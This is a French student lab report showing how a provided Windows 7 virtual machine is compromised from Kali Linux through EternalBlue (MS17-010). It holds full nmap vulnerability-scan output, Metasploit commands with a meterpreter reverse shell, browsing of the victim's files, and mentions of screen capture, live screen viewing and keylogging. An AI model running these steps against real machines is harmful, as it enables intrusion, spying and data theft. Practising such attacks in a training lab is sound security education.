PLOUZENNEC Eliaz

Vulnérabilité system exploitation windows

Exploitation de la faille SMB v1 (eternal blue MS17-010)

08/12/2023

Sommaire

Introduction :..... 2

Déroulement du TP : 2

1. Adressage IP Machine Attaquant 2
2. Ping vers victime..... 3
3. Se connecter en tant que Root..... 3
4. Scan vulnérabilités système Exploitation victime 3

Introduction :


La faille eternalblue est faille qui affecte les machines Windows exécutant SMB. La vulnérabilité permet à un attaquant d'exécuter un code malveillant à distance. Elle trouve les ports vulnerables et les failles d'exploitation pour pouvoir rentrer dans le pc de la victim à distance.

Déroulement du TP :

Machines virtuelles fournies :

-Machine victime w7 pro

-Distribution KALI Linux



1. Adressage IP Machine Attaquant

Au démarrage on peut ^programmer dans l'interface graphique

2. Ping vers victime

```
┌──(root㉿plouzennec)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.203  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::250:56ff:febf:9746  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:bf:97:46  txqueuelen 1000  (Ethernet)
        RX packets 808  bytes 54024 (52.7 KiB)
        RX errors 0  dropped 53  overruns 0  frame 0
        TX packets 28  bytes 2160 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Boucle locale)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿plouzennec)-[~]
└─# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=25.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=24.7 ms
^C
── 8.8.8.8 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 24.668/25.257/25.847/0.589 ms

┌──(root㉿plouzennec)-[~]
└─# ping 192.168.0.219
PING 192.168.0.219 (192.168.0.219) 56(84) bytes of data.
64 bytes from 192.168.0.219: icmp_seq=1 ttl=128 time=0.307 ms
64 bytes from 192.168.0.219: icmp_seq=2 ttl=128 time=0.135 ms
^C
── 192.168.0.219 ping statistics ──
```

3. Se connecter en tant que Root

Changement de mdp root avec sudo passwd root puis changer d'utilisateur pour rentrer avec root.

4. Scan vulnérabilités système Exploitation victime

```
┌──(root㉿plouzennec)-[~]
└─# scan
Command 'scan' not found, but can be installed with:
apt install dvb-apps
apt install mmh
apt install nmh
apt install mailutils-mh

┌──(root㉿plouzennec)-[~]
└─# nmap -A -sV --script vuln 192.168.0.219
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-08 12:15 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.219
Host is up (0.000061s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup
: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-ccs-injection: No reply from server (TIMEOUT)
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote att
ackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
```

Scan de vulnerabilité avec la commande :nmap –A –sV –script vuln *ip victim,* ce qui affiche les ports ouvert et exploitable, ici ms17-010,

5. Exploitation

Accès au disque dur de la victime.

on va donc faire un msfconsole pour ensuite chercher dans ms17-010 avec : search ms17-010

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

```
┌──(root㉿plouzennec)-[~]
└─# msfconsole
Systeme de
     .:ok000kdc'           'cdk000ko:.
   .x000000000000c       c000000000000x.
  :000000000000000k,   ,k000000000000000:
 '0000000000kkkk00000: :00000000000000000'
 o000000000.     .o0000o0000l.     ,00000000o
 d000000000.       .c00000c.       ,00000000x
 l000000000.         ;d;           ,000000000l
 .000000000.   .;           ;     ,00000000.
  c0000000.    .00c.      'o00.   ,0000000c
   o000000.    .0000.    :0000.   ,000000o
    l00000.    .0000.    :0000.   ,00000l
     ;0000'    .0000.    :0000.   ;0000;
       .d00o   .0000occcx0000.   x00d.
         ,k0l  .000000000000. .d0k,
           :kk;.0000000000000.c0k:
             ;k000000000000000k:
               ,x00000000000x,
                 .l0000000l.
                    ,d0d,
                      .

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > search ms17-010
```

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > 0
```

On peut utiliser la matching 0 donc on rentre : use 0

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.219
RHOST => 192.168.0.219
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

On est dans l'exploit donc on fait : set RHOST 192.168.0.219, ip victime ici

Et observe les options

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.203    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.203:4444
[*] 192.168.0.219:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.219:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.219:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.219:445 - The target is vulnerable.
[*] 192.168.0.219:445 - Connecting to target for exploitation.
[+] 192.168.0.219:445 - Connection established for exploitation.
[+] 192.168.0.219:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.219:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.219:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.219:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.219:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.219:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.219:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.219:445 - Sending all but last fragment of exploit packet
```

Ici LHOST est bon et LPORT est bon par default donc on run.

Ainsi on rentre shell pour rentrer dans le pc de la victime.


```
meterpreter > shell
Process 1536 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r◆serv◆s.
```

Récupération du texte dans repertoire BTS

```
C:\>cd users
cd users

C:\Users>cd admin
cd admin

C:\Users\admin>cd Desktop
cd Desktop

C:\Users\admin\Desktop>cd BTS
cd BTS

C:\Users\admin\Desktop\BTS>dir
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le num◆ro de s◆rie du volume est 121C-4F55

 R◆pertoire de C:\Users\admin\Desktop\BTS

07/12/2023  15:11    <REP>          .
07/12/2023  15:11    <REP>          ..
07/12/2023  15:11                 0 BTS SIO REDON.txt
               1 fichier(s)              0 octets
               2 R◆p(s)   8◆327◆118◆848 octets libres

C:\Users\admin\Desktop\BTS>
```

Avec cd vers chaque repertoire, jusqu'à BTS puis dir, pour voir le texte BTS SIO REDON.

Copie d'ecran victime



Pour prendre une copie d'écran il faut faire la commande screenshot, on a une copie d'écran qui vient dans le dossier root du pc kali.

Verifier ip (ifconfig), verifier machine attaquant ping bien vers google (ping 8.8.8.8), **se connecter en tant que root,** ouvrir console terminale, scan de vulnérabilité sur la machine de la victime → ping machine victime, **port et faille system exploitation,**

3- scan → commande nmap –A –sV –script vuln *ip victim,* affiche les ports ouvert et exploitable

Sur le port 445 c'est port microsoft, trouve faille avec windows server 2008, windows 8

Service info : Host : ADMIN-PC

Trouve une faille ms10-054 : false

Pareil pour ms10-061 mais faut travailler

Ms17-0.10 vulnerable donc bon

Avce virus wannacry

➔ Prendre console exploitation : msfconsole

On veut acceder à w7 sans mdp grace à la faille

A l'interieur de cette console : search ms17-010

Tout ce qui est mis en normale pas rapide, donc average rapide

Ya des numeros, ecrire : use 0 (pour l'exemple) sinon autre chiffre, prendre chiffre eternalblue

Donne exploit blabla → rentrer : set RHOST *ip victim*

Rentrer : show options → verifier LHOST et LPORT par defeult

Dans ça mettre :run → met Win

Encore sur linux donc rentrer pour aller sur console victim : shell → canal de l'ordi de la victim

Cd user, cd admin, cd Desktop, cd BTS, dir

Exit, help (donne pleins de truc à faire) → ya screenshare (regarder ce que fait la victime en direct), screenshot

Autre truc, help → keyscan…